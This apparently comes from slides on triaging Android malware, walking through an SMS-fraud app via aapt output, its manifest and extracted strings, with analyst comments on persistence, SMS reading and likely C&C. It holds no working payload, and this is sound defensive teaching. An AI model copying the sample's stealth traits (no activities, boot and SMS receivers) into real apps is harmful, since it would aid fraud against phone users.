
Low hanging fruit

- Package info
  - app name, package name, icon
  - activities, receivers, services
  - permissions, intents
- Advertised behavior
- Signatures
- Strings

EXAMPLE 1

Surface Level - Package Info

```
aapt d badging def_example1.apk
```



```
package: name='com.google.android.coremms' versionCode='1' versionName='1.0' platformBuildVersionName
=''
sdkVersion:'8'
targetSdkVersion:'17'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission: name='android.permission.MOUT_UNMOUNT_FILESYSTEMS'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.ACCESS_WIFI_STATE'
uses-permission: name='android.permission.READ_PHONE_STATE'
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.WRITE_SMS'
uses-permission: name='android.permission.SEND_SMS'
uses-permission: name='android.permission.READ_SMS'
uses-permission: name='android.permission.RECEIVE_SMS'
uses-permission: name='android.permission.BROADCAST_STICKY'
uses-permission: name='android.permission.CHANGE_NETWORK_STATE'
uses-permission: name='android.permission.CHANGE_WIFI_STATE'
uses-permission: name='android.permission.MODIFY_AUDIO_SETTINGS'
application-label:'短信息服务'
application-icon-160:'res/drawable-hdpi/ic_launcher.png'
application-icon-240:'res/drawable-hdpi/ic_launcher.png'
application: label='短信息服务' icon='res/drawable-hdpi/ic_launcher.png'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-implied-permission: name='android.permission.READ_EXTERNAL_STORAGE' reason='requested WRITE_EXTE
RNAL_STORAGE'
feature-group: label=''
  uses-feature: name='android.hardware.telephony'
  uses-implied-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.touchscreen'
  uses-implied-feature: name='android.hardware.touchscreen' reason='default feature for all apps'
  uses-feature: name='android.hardware.wifi'
  uses-implied-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI
_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'
other-receivers
other-services
supports-screens: 'small' 'normal' 'large' 'xlarge'
supports-any-density: 'true'
locales: '--_--'
densities: '160' '240'
```

can you even read this?

com.google.android.coremms
"google"? looks legit!

RECEIVE_BOOT_COMPLETED
execute code on bootup

Can send text messages

RECEIVE_SMS
execute code when text received

Label is 短信息服务 (Chinese)
"Short Message Service"

res/drawable-hdpi/ic_launcher.png

EXAMPLE 1

Surface Level - Package Info

Impressions


- Misleading package name (kernel32.jpg.exe)
- Generic icon - low quality? hidden from user?
- Generic app name - derp dev? hidden?
- Is equipped for persistence - boot, texts
- No obvious legitimate functionality
- Suspicion level: high

EXAMPLE 1

Surface Level - Android Manifest

apktool d def_example1.apk → AndroidManifest.xml

No activities!
(hides from user)



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.google.android.coremms">
    <!-- *snip* permissions -->
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:
    label="@string/app_name" android:persistent="true" android:theme="@style/AppTheme">
        <meta-data android:name="opti" android:value="opti_opti1000"/>
        <service android:name="com.google.android.coremms.MessageService">
            <intent-filter>
                <action android:name="com.google.android.coremms.MessageService"/>
            </intent-filter>
        </service>
        <receiver android:enabled="true" android:exported="true"
            android:name="com.google.android.coremms.MessageReceiver">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
        <receiver android:exported="false"
            android:name="com.google.android.coremms.MsgReceiver">
            <intent-filter>
                <action android:name="android.intent.action.acceiver"/>
                <action android:name="android.intent.action.push"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

"opti" meta-data, keep eyes open for this later

MessageReceiver called on boot and SMS received (entry point)

"acceiver"? typo? (details lead to "who")

EXAMPLE 1

Surface Level - Strings

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

,\u4e09	“三” -> “three”
,\u4e8c	"二" -> “two”, several of these
.dat	Mental note to look for .dat files in apk
/apps	HTTP endpoints? Legit behavior?
/musics	
/records	
/sounds	
:8088	HTTP C&C? Server maybe in configs…
AccelerateService	Related to “acceiver” ?
FService	Not a class path. Old service name?
MD5	Might see some checksums
\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94	“星期一到星期五" -> “Monday to Friday”
_id=?	HTTP query param
address	
android.intent.action.BOOT_COMPLETED	If BOOT then X else Y
android.intent.action.SCREEN_OFF	Do stuff when screen is off? Sneaky.
android.intent.action.SCREEN_ON	Quick, hide!
android.net.conn.CONNECTIVITY_CHANGE	
body	
cat /proc/uptime	Delayed behavior? Emulator detection? Legit SDK?

EXAMPLE 1

Surface Level - Strings

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

click	User interaction? With no activities?
config	Mental note to look for config file in apk
connectivity	Check if wifi enabled?
content	SMS stuff
content://sms/	Reading text messages
content://sms/conversations/	Text message enumeration + exfiltration?
date asc	SQLite? Local store of C&C tasks / settings?
dayfee	“fee” = money, may be close to fraud code
dd.dat	Could be in apk or downloaded
factory	Can’t have java without factories!
fee	$$$
feestatus	$$$
filter	
filtertype	
imei	Data exfil? Report to C&C?
imsi	Unique identifier? Country / carrier check?
instruction	User facing ToS? C&C instructions?
lastFee	Track of how often it rips you off
mService	Related to “MessageService”
message=	

EXAMPLE 1

Surface Level - Strings

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

mobile	
model	
mounted	Device info? Mouting SD card?
number	Exfiltrating phone number?
opname	Looks like “opti” stuff
opti	There’s “opti” again
pdus	SMS message parsing, boiler plate
phone	
product	
read	
responese=	C&C comms?
responseType=	
responsecontent	
responsetype	
s.s	Hmmm
sendInfo	C&C comms?
setMobileDataEnabled	Make sure can talk to C&C?
spcode	
sys	
thread_id	Possibly from boiler plate


EXAMPLE 1

Surface Level - Strings


Quick Tip - Convert \u

“The node.js shell is how I computer.” - @egeste

I don’t know node.js. I use Ruby.



```
╰─$ irb
2.2.1 :001 > "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"
 => "星期一到星期五"
```



```
╰─$ ruby -e 'puts "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"'
星期一到星期五
```


EXAMPLE 1

Surface Level - Signer

